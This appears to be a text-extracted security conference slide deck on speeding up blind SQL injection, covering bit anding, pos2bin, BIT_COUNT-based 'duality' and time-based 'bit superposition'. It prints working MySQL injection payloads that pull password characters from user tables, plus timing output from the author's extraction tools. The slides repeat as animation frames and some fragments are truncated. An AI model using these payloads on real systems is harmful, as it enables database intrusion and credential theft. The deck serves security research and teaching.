0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,4,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000			0000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

```
1 AND (SELECT ASCII(MID(user,5,1)) & %d FROM users)
```

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
---	---	---	---	---	---	---	---
00000001	00000000	00000000	00000000			0000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

Overview of **bit anding**

[+]Created by me back in 2010

demo

```
[+] Start Time: 15:55:38
[+] End Time:   15:55:43
[+] 2652 requests

[+] Done.
tr3w@spine-ripper:~/stuff/bit-anding$
```

5 seconds

Overview of **bit anding**

sql-anding.py

http://github.com/tr3w

Overview of existing methods

[+] ~~Bisection Method~~

[+] ~~Bit Shifting~~ doesn’t support threading

[+] ~~Bit Anding~~

[+] pos2bin

Overview of existing methods

[+] ~~Bisection Method~~

[+] ~~Bit Shifting~~ doesn't support threading

[+] ~~Bit Anding~~

[+] pos2bin

Overview of **pos2bin**

[+] **2** to **6** requests for **1** character (variable)

Average: **4** requests

[+] **2** to a maximum of **9** requests (UTF-8 latin)

[+] Each request is independent from the previous one:

- [-] No need to perform sequentially
- [-] Threading is supported!

Overview of **pos2bin**

[+] A set of possible characters is defined

```
abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"[{]}\|=+-)
(*&^%$#@!`~
```

Overview of **pos2bin**

[+] We find the position of the desired character in the set.

```
abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"[{]}\|=+-)
(*&^%$#@!`~
```

Overview of **pos2bin**

[+] We find the position of the desired character in the set.

b = 2

abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"[{]}\|=+-)
(*&^%$#@!`~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

b = 2 = 10

abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"[{]}\|=+-)
(*&^%$#@!`~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

b = 2 = 10

abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"[{]}\|=+-)
(*&^%$#@!`~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

b = 2 = 10

abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"[{]}\|=+-)
(*&^%$#@!`~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

b = 2 = 10

abcdefghijklmnopqrstuvwxyz
_0123456789,.<>/?;:\'"
(*&^%$#@!`~

We returned a character with just 2 requests!!!

Overview of **pos2bin**

[+] Created by Roberto Salgado back in 2010, [LightOS]

@lightos

Overview of **pos2bin**

[+] Very convenient when we are using a narrow character range.

0123456789abcdef

Hex set: maximum of **5**, average of **3**

Useful when we want to return hashed passwords

pos2bin sql injection

```
IF((@a:=MID(BIN(POSITION(MID((
SELECT  password from users),1,1)IN
(CHAR(48,49,50,51,52,53,54,55,56,5
7,65,66,67,68,69,70)),1,1))!=space
(0),2-@a,0/0)
```

pos2bin sql injection

```
IF((@a:=MID(BIN(POSITION(MID((
SELECT  password from users),1,1)IN
(CHAR(48,49,50,51,52,53,54,55,56,5
7,65,66,67,68,69,70)),1,1))!=space
(0),2-@a,0/0)
```

pos2bin sql injection

```
IF((@a:=MID(BIN(POSITION(MID((
SELECT  password from users),1,1)IN
(CHAR(48,49,50,51,52,53,54,55,56,5
7,65,66,67,68,69,70)),1,1))!=space
(0),2-@a,0/0)
```

0x30313233343536373839414243444546

pos2bin sql injection

CHAR(48,49,50,51,52,53,54,55,56,57,65,66,67,68,69,70)

Length: 53

0x30313233343536373839414243444546

Length: 34

pos2bin sql injection

```
IF((@a:=MID(BIN(POSITION(MID((
SELECT  password from users),1,1)IN
(0x30313233343536373839414243444546)
,1,1))!=space(0),2-@a,0/0)
```

Pos2bin disadvantages

[+] Needs 3 different types of responses

- [-] TRUE
- [-] FALSE
- [-] ERROR

[+] Very inconvenient when dealing with wide character ranges

demo

Full range

```
[+] Start Time: 15:51:15
[+] End Time:   15:51:20
[+] 1900 requests

[+] Done.
tr3w@spine-ripper:~/stuff/lightspeed$
```

5 seconds

Hex range

```
[+] Start Time: 15:52:54
[+] End Time:   15:52:57
[+] 1467 requests

[+] Done.
tr3w@spine-ripper:~/stuff/lightspeed$
```

3 seconds

Overview of existing methods

[+] ~~Bisection Method~~

[+] ~~Bit Shifting~~ doesn’t support threading

[+] ~~Bit Anding~~

[+] ~~pos2bin~~


duality

Overview of **duality**

[+] maximum of **5** requests for character

[+] minimum of **2** requests for character

[+] Only needs **2** types of responses

[+] Works with the full ASCII range

Overview of **duality**

[+] Only some fragments of the information are requested

[+] The missing pieces are deduced

[+] Works with any data type:

- [-] Alphanumeric characters
- [-] Random data

[+] Works 100% of the time

Explanation of **duality**

Number	Binary representation
0	0110000
1	0110001
2	0110010
3	0110011
4	0110100
5	0110101
6	0110110
7	0110111
8	0111000
9	0111001

Explanation of **duality**

Number	Binary representation
0	0110000
1	0110001
2	0110010
3	0110011
4	0110100
5	0110101
6	0110110
7	0110111
8	0111000
9	0111001

Explanation of **duality**

Number	Binary representation
0	0000
1	0001
2	0010
3	0011
4	0100
5	0101
6	0110
7	0111
8	1000
9	1001

BIT_COUNT()

Number	Binary	BIT_COUNT
0	0000	0
1	0001	1
2	0010	1
3	0011	2
4	0100	1
5	0101	2
6	0110	2
7	0111	3
8	1000	1
9	1001	2

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1
4	0100	1
8	1000	1

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1
4	0100	1
8	1000	1

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1
4	0100	1

BIT_COUNT() = 1

Number	Binary	BIT_COUNT
1	0001	1
2	0010	1

Possible combinations:

00 01

10 11

Actual permutations

01 10

BIT_COUNT() = 3

A B C D E F G H I

J K L M N O P Q R

S T U V W X Y Z

BIT_COUNT() = 3

Character	Binary	BIT_COUNT
G	0 0111	3
K	0 1011	3
M	0 1101	3
N	0 1110	3
W	1 0111	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT
G	0 0111	3
K	0 1011	3
M	0 1101	3
N	0 1110	3
W	1 0111	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT
G	0 0111	3
K	0 1011	3
M	0 1101	3
N	0 1110	3
W	1 0111	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT
K	0 1011	3
M	0 1101	3
N	0 1110	3

BIT_COUNT() = 3


Character	Binary	BIT_COUNT
K	0 1011	3
M	0 1101	3
N	0 1110	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT
K	0 1011	3
M	0 1101	3

BIT_COUNT() = 3

Character	Binary	BIT_COUNT
K	0 1011	3
M	0 1101	3


BIT_COUNT = 2
R2 # 0
0
1
R2H
1
000011
R2H # 0
0
1
0
R0 # 0
1
R0 # 0
1
R1 # 0
1
R1L
R0L
0
R0L
R1L
R1L
R1L
0
1
0
1
0
1
0
1
0
1
0
1
0
1
110000
001100
R0L
R0L
001001
000101
100001
010001
001010
000110
100010
010010
101000
011000

BIT_COUNT() = 2

R0	R1	R2
00	11	00
01	01	00
01	10	00
10	01	00
10	10	00
11	00	00
00	01	01
00	10	01
01	00	01
10	00	01
00	01	10
00	10	10
01	00	10
10	00	10
00	00	11

BIT_COUNT() = 2

R0	R1	R2
00	11	00
01	01	00
01	10	00
10	01	00
10	10	00
11	00	00
00	01	01
00	10	01
01	00	01
10	00	01
00	01	10
00	10	10
01	00	10
10	00	10
00	00	11

BIT_COUNT() = 2

R0	R1	R2
00	11	00
01	01	00
01	10	00
10	01	00
10	10	00
11	00	00

BIT_COUNT() = 2

R0	R1	R2
11	00	00
10	01	00
01	01	00
00	11	00
01	10	00
10	10	00

BIT_COUNT() = 2

R0	R1	R2
00	11	00
01	10	00
10	10	00

BIT_COUNT() = 2

R0	R1	R2
00	11	00
01	10	00
10	10	00


BIT_COUNT() = 2

2 requests: 1 possibility

4 requests: 10 possibilities

5 requests: 4 possibilities

BIT_COUNT() = 2 Tree Inversion!



11000000 = 2/8 = 25%

BIT_COUNT() = 2 Tree Inversion!

11000000 = 2/8 = 25%

00111111 = 6/8 = 75%

BIT_COUNT() = 2 Tree Inversion!

Method	Number of requests	Time
Normal tree	9090	71 seconds
Tree inversion	8734	61 seconds

Full range

```
[+] Start Time: 15:53:39
[+] End Time:   15:53:44
[+] 2633 requests

[+] Done.
tr3w@spine-ripper:~/stuff/lightspeed$
```

5 seconds

Hex range

```
[+] Start Time: 15:52:54
[+] End Time:   15:52:57
[+] 1467 requests

[+] Done.
tr3w@spine-ripper:~/stuff/lightspeed$
```

3 seconds

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00 01 10 11

TRUE FALSE

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00 01 10 11


1 0

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00 01 10 11


1 0


0
1
|0⟩
|1⟩
|0⟩ + |1⟩
√2
Classical Bit
Qubit

Bi

[+

sa


$\psi = 0.0|0\rangle + 1.0|1\rangle$
$\begin{pmatrix} 0 \\ 1 \end{pmatrix}$
$\psi = -\frac{1}{\sqrt{2}}|0\rangle + \frac{1}{\sqrt{2}}|1\rangle \Leftrightarrow \begin{pmatrix} \frac{-1}{\sqrt{2}} \\ \frac{1}{\sqrt{2}} \end{pmatrix}$
$\begin{pmatrix} \frac{1}{\sqrt{2}} \\ \frac{1}{\sqrt{2}} \end{pmatrix} \Leftrightarrow \psi = \frac{1}{\sqrt{2}}|0\rangle + \frac{1}{\sqrt{2}}|1\rangle$
$\psi = -1.0|0\rangle + 0.0|1\rangle \Leftrightarrow \begin{pmatrix} -1 \\ 0 \end{pmatrix}$
$\begin{pmatrix} 1 \\ 0 \end{pmatrix} \Leftrightarrow \psi = 1.0|0\rangle + 0.0|1\rangle$
$\psi = -\frac{1}{\sqrt{2}}|0\rangle - \frac{1}{\sqrt{2}}|1\rangle \Leftrightarrow \begin{pmatrix} \frac{-1}{\sqrt{2}} \\ \frac{-1}{\sqrt{2}} \end{pmatrix}$
$\begin{pmatrix} \frac{1}{\sqrt{2}} \\ \frac{-1}{\sqrt{2}} \end{pmatrix} \Leftrightarrow \psi = \frac{1}{\sqrt{2}}|0\rangle - \frac{1}{\sqrt{2}}|1\rangle$
$\begin{pmatrix} 0 \\ -1 \end{pmatrix}$
$\psi = 0.0|0\rangle - 1.0|1\rangle$

Bit Superposition

[+] Is it possible to extract 2 bits at the same time with only 2 types of responses???

00 01 10 11

1 0

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1) )),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

a

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97
```

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1) )),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001
```

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))) ,1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001 : 11
```

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001 : 11
```

00 --> FALSE

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001 : 11
```

00 --> FALSE

01 --> TRUE

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001 : 11
```

00 --> FALSE
01 --> TRUE
10 --> FALSE, SLEEP(0,5)

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001 : 11
```

```
00 -->  FALSE
01 -->  TRUE
10 -->  FALSE, SLEEP(0,5)
11 -->  TRUE, SLEEP(0,5)
```

Bit Superposition

```
?id=1 AND (CASE WHEN (@_:=(select
mid(bin(ascii(mid(password,1,1))),1,2) from usuarios limit 1))='00' THEN 0
WHEN @_='01' THEN 1 WHEN @_='10' THEN (0 OR NOT SLEEP(0.5))ELSE(1 AND NOT
SLEEP(0.5))END)
```

```
a = 97 = 1100001 : 11
```

```
00  ->  FALSE
01  ->  TRUE
10  ->  FALSE, SLEEP(0,5)
11  ->  TRUE, SLEEP(0,5)
```

Comparison

```
while i < 100: md5(i)
```

Method	Requests
Duality	16,344
pos2bin	14,816
Duality with superposition	13,693


lightspeed

Overview of **lightspeed.py**

[+] To retrieve any character it takes **always 3** requests

[+] For the UTF8 Latin range it takes **3** requests as well

[+] Each request is independent from the previous one:

